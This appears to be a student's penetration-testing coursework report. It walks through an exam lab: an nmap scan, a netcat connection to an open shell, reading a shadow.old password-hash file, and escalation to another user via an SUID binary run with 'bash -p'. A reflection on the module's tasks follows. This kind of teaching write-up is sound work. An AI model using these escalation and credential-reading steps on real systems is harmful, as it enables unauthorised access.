
```
┌──(kali㉿kali)-[~]
└─$ nmap -p 64000-65535 192.168.69.190-254
Starting Nmap 7.91 ( https://nmap.org ) at 2025-12-15 14:38 GMT
Nmap scan report for 192.168.69.193
Host is up (0.00047s latency).
All 1536 scanned ports on 192.168.69.193 are closed

Nmap scan report for mail (192.168.69.200)
Host is up (0.0035s latency).
All 1536 scanned ports on mail (192.168.69.200) are filtered

Nmap scan report for 192.168.69.203
Host is up (0.00019s latency).
All 1536 scanned ports on 192.168.69.203 are closed

Nmap scan report for 192.168.69.209
Host is up (0.00014s latency).
All 1536 scanned ports on 192.168.69.209 are closed

Nmap scan report for 192.168.69.210
Host is up (0.00060s latency).
All 1536 scanned ports on 192.168.69.210 are closed

Nmap scan report for maple.pentesting.exam.co.uk (192.168.69.214)
Host is up (0.00057s latency).
All 1536 scanned ports on maple.pentesting.exam.co.uk (192.168.69.214) are closed

Nmap scan report for 192.168.69.217
Host is up (0.00055s latency).
All 1536 scanned ports on 192.168.69.217 are closed

Nmap scan report for 192.168.69.219
Host is up (0.00036s latency).
Not shown: 1535 closed ports
PORT      STATE SERVICE
65000/tcp open  unknown

Nmap scan report for 192.168.69.225
Host is up (0.0013s latency).
All 1536 scanned ports on 192.168.69.225 are closed

Nmap scan report for 192.168.69.227
```

Using the netcat tool, a shell connection can be opened to the target after asking the system, whoami, it resulted in a low-level user named goo.




```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.69.219 65000
(UNKNOWN) [192.168.69.219] 65000 (?) open
$ whoami
goo
$ 
```

When viewing the files user the user goo, there was a note on the system that pointed to a secret file in the home directory of another user, this is the target. There was also the shadow.old file which contains hashes of passwords.




```
$ ls -la
total 44
drwxr-xr-x 4 goo  goo   4096 Dec 10 14:41 .
drwxr-xr-x 4 root root  4096 Feb 13  2020 ..
lrwxrwxrwx 1 root root     9 Nov 27  2020 .bash_history → /dev/null
drwx--x--x 2 goo  goo   4096 Mar  8  2020 .cache
drwxr-x--- 3 goo  goo   4096 Nov 25  2020 .config
-rw-rw-r-- 1 goo  goo  10701 Sep  1  2021 index.html
-rw-r--r-- 1 goo  goo     59 Mar 12  2020 note
-rw-rw-r-- 1 goo  goo     19 Dec 10 14:41 rcdfedfae
-rwxrwxr-x 1 goo  goo     20 Dec 10 14:41 rm
-rw-r--r-- 1 goo  goo   1124 Mar 12  2020 shadow.old
$ cat note
a secret file is located in home directory of another user
$ cat shadow.old
root:$6$nq6FIkfN$UgLIQZcPNdWDLOT[......]SyuFQjzy9xIEkdf98UzmeGfxCAEMIZ1IA5sQPkJYARyR76kxGfm6KuW7gzm.:18305:0:9999
9:7:::
daemon:*:17590:0:99999:7:::
bin:*:17590:0:99999:7:::
sys:*:17590:0:99999:7:::
sync:*:17590:0:99999:7:::
games:*:17590:0:99999:7:::
man:*:17590:0:99999:7:::
lp:*:17590:0:99999:7:::
mail:*:17590:0:99999:7:::
news:*:17590:0:99999:7:::
uucp:*:17590:0:99999:7:::
proxy:*:17590:0:99999:7:::
www-data:*:17590:0:99999:7:::
backup:*:17590:0:99999:7:::
list:*:17590:0:99999:7:::
irc:*:17590:0:99999:7:::
gnats:*:17590:0:99999:7:::
nobody:*:17590:0:99999:7:::
systemd-timesync:*:17590:0:99999:7:::
systemd-network:*:17590:0:99999:7:::
systemd-resolve:*:17590:0:99999:7:::
systemd-bus-proxy:*:17590:0:99999:7:::
syslog:*:17590:0:99999:7:::
_apt:*:17590:0:99999:7:::
lxd:*:17738:0:99999:7:::
messagebus:*:17738:0:99999:7:::
uuidd:*:17738:0:99999:7:::
dnsmasq:*:17738:0:99999:7:::
pentesting:$6$4xr9rXoA$086EE7GEy.hopQz.G[....]uqPlXfjTp9EeXfTAc7iO9cDbVGvlkuvs117sXI.O.T.G6jzs1:18306:0:99999:7::
:
goo:$6$CFwz7Tx6$UVf0pYLDIAM9HnZOBc4XoNF8D.yMUfWUPK25ak0yVazZhtDDpFE8DYK/wEexpcie7a2QQ5AVxg3fKjGuCYjgP0:18305:0:99
999:7:::
$ 
```

Changing the directory to the route of the /goo directory shows there are two users, the goo user and a user named pentesting. The pentesting folder is where the secret file is, this directory however is inaccessible while on goo user privileges.




```
$ ls -la
total 16
drwxr-xr-x  4 root       root       4096 Feb 13  2020 .
drwxr-xr-x 23 root       root       4096 Mar  9  2020 ..
drwxr-xr-x  4 goo        goo        4096 Dec 10 14:41 goo
drwx──────  4 pentesting pentesting 4096 Dec 15 18:17 pentesting
$ cd pentesting
/bin/sh: 5: cd: can't cd to pentesting
$ 
```

The next step was to find a vulnerability; this would be done through Set Owner User ID (SUID) misconfiguration. The steps would take advantage of the permissions user goo has, to escalate to the pentesting user. Using the find tool, a list of files that are configured to execute with the permissions of the file owner rather than the current user.




```
$ find / -perm -4000 2>/dev/null
/bin/ntfs-3g
/bin/su
/bin/ping6
/bin/umount
/bin/ping
/bin/mount
/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/secure/shredder
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/at
/usr/bin/passwd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/tmp/mybash
/tmp/suidbash
/tmp/pwnbash
/tmp/pe_shell
/lib/firmware/kexec_debug.fw
$
```

The scan identified the binary file “/lib/firmware/kexec_debug.fw”, which was owned by the target user pentesting, identifying it as the vector for vertical privilege escalation. This file was executed with the preserve privileges flag -p, meaning after the binary was executed, the privileges wouldn’t be dropped back to goo.




```
(UNKNOWN) [192.168.69.219] 65000 (?) open
$ /lib/firmware/kexec_debug.fw /bin/bash -p
whoami
pentesting
```

Now with this accsess, the files of the Pentesting user can be viewed, the secret file is there along with many other Hall of Fame files.



```
ls -la
total 88
drwx------ 4 pentesting pentesting 4096 Dec 15 18:17 .
drwxr-xr-x 4 root       root       4096 Feb 13  2020 ..
---------- 1 pentesting pentesting    1 Mar  3  2020 .bash_history
-rw-r--r-- 1 pentesting pentesting  220 Jul 26  2018 .bash_logout
-rw-r--r-- 1 pentesting pentesting 3771 Jul 26  2018 .bashrc
drwx------ 2 pentesting pentesting 4096 Mar 11  2020 .cache
-rw-rw-r-- 1 pentesting goo          12 Dec  9 18:37 HallofFame
-rw-rw-r-- 1 pentesting goo         130 Dec  9 21:15 HallOfFame
-rw-r--r-- 1 root       root        723 Sep 21  2020 HallOfFame.1920.OutOfScope
-rw-r--r-- 1 root       root       1315 Jun 18  2021 HallOfFame.2021.OutOfScope
-rw-rw-r-- 1 pentesting goo          84 Dec 15 16:07 HallOfFame.2025
-rw-rw-r-- 1 pentesting goo        1024 Dec  5 05:39 .HallOfFame2025.swp
-rw-r--r-- 1 root       root       1311 Sep 21  2022 HallOfFame.2122.OutOfScope
-rw-r--r-- 1 pentesting pentesting   76 Dec  5 05:56 HallOfFame.2223.OutOfScope
-rw-rw-r-- 1 pentesting goo        1024 Dec  5 05:51 .HallOfFame.2223.OutOfScope.swp
-rw-rw-r-- 1 pentesting goo          36 Dec 10 13:59 HallofFame.save
-rw-rw-r-- 1 pentesting goo          26 Dec 15 18:17 HallofFame.save.1
-rw-rw-r-- 1 pentesting goo        1024 Dec 10 13:59 .HallofFame.swp
-rw-rw-r-- 1 pentesting goo        1024 Dec  5 23:53 .HallOfFame.swp
drwxr-xr-x 2 pentesting pentesting 4096 Feb 14  2020 .nano
-rwxr-xr-x 1 pentesting pentesting  655 Jul 26  2018 .profile
-rw-rw-r-- 1 pentesting pentesting  128 Sep 21  2022 secret
```

When viewing the Secret file it shows the token along with instruction to "add your name to the Hall of Fame" This was done with the entry Jake Cunningham 001211278.



```
cat secret
Great! Well done :) Add your name to HallOfFame :)
You may add a token to your report :)
0f7bbf9403674e12ecd5b2c4cd7c95d9_2022
echo Jake Cunningham 001211278 >> HallOfFame.2025
cat HallOfFame.2025
JA2061M was here!!!
YS6191N
EthanW aka EW3620M :P
hs0993b
Jake Cunningham 001211278
```

Individual Summative Reflection

This module has improved my knowledge and understanding of penetration testing methods and software vulnerabilities. I have learned what methods are used to test the security of infrastructure along with what methods attackers' user to gain access to their victim's networks. The coursework laid out has encouraged me to widen my understanding of the various methods that are used, how they are used, and why they do what they do.

Passive Enumeration

The primary learning outcome of passive enumeration was to understand how an attacker can move undetected within a network. Using Wireshark to analyse the provided pcap file I found that identifying the 21 IPv4 addresses required filtering to distinguish between legitimate host traffic and broadcast noise. In a real-world application, this is an important skill for a pen tester, as they must map a network without alerting Intrusion Detection Systems.

Active Enumeration Techniques

The primary challenge here was writing a custom Bash script to perform host discovery while staying under the 1KB/s bandwidth limit. This forced me to move away from automated tools such as Nmap and instead use tools like arping. These skills helped me understand why administrators must monitor abnormal arp traffic or small tcp connection attempts as even small packets can be attackers finding their way through a network.

Threat Evaluation Study using Common Databases

This task further extended my knowledge and understanding vulnerabilities by crafting my own examples and explain how they would work. Using the MITRE ATT&CK framework and CVSS scores allowed me to take these vulnerabilities and measure them so that I understand how detrimental their damage could be.

Vulnerability Types and Weaknesses

The task for Vulnerability Types and Weaknesses was to explore real world vulnerabilities, explore what they are capable of and how they're mitigated. I learned how important maintaining an UpToDate security policy is, as these attacks are constantly available and always changing.

Reverse Engineering Exercise

On this task I took a piece of software, in this case JellyGPT, and using a program called Ghidra, I explored the binary so I could find how the program was authenticated. I found that the code was hard coded and was able to successfully reverse engineer the program. This demonstrated the danger of hardcoding secrets within code.

Buffer Overflow Payload Review and Development

I found the buffer overflow task the most difficult, the task consisted of the same JellyGPT software being overloaded so that it was compromised. I was able to find vulnerabilities within the software and even find the limit that the buffer could take. However, I was unsuccessful in being able to complete the task, I struggled with the final step where the buffer would be overflown by the custom attack.

Privilege Escalation in Linux

I successfully escalated my privileges to the pentesting user by exploiting an SUID misconfiguration in the /lib/firmware/kexec_debug.fw binary. In-depth example: The -p flag allowed me to maintain root-level access to the secret. This taught me how even primitive methods can leave a door wide open for anyone to access.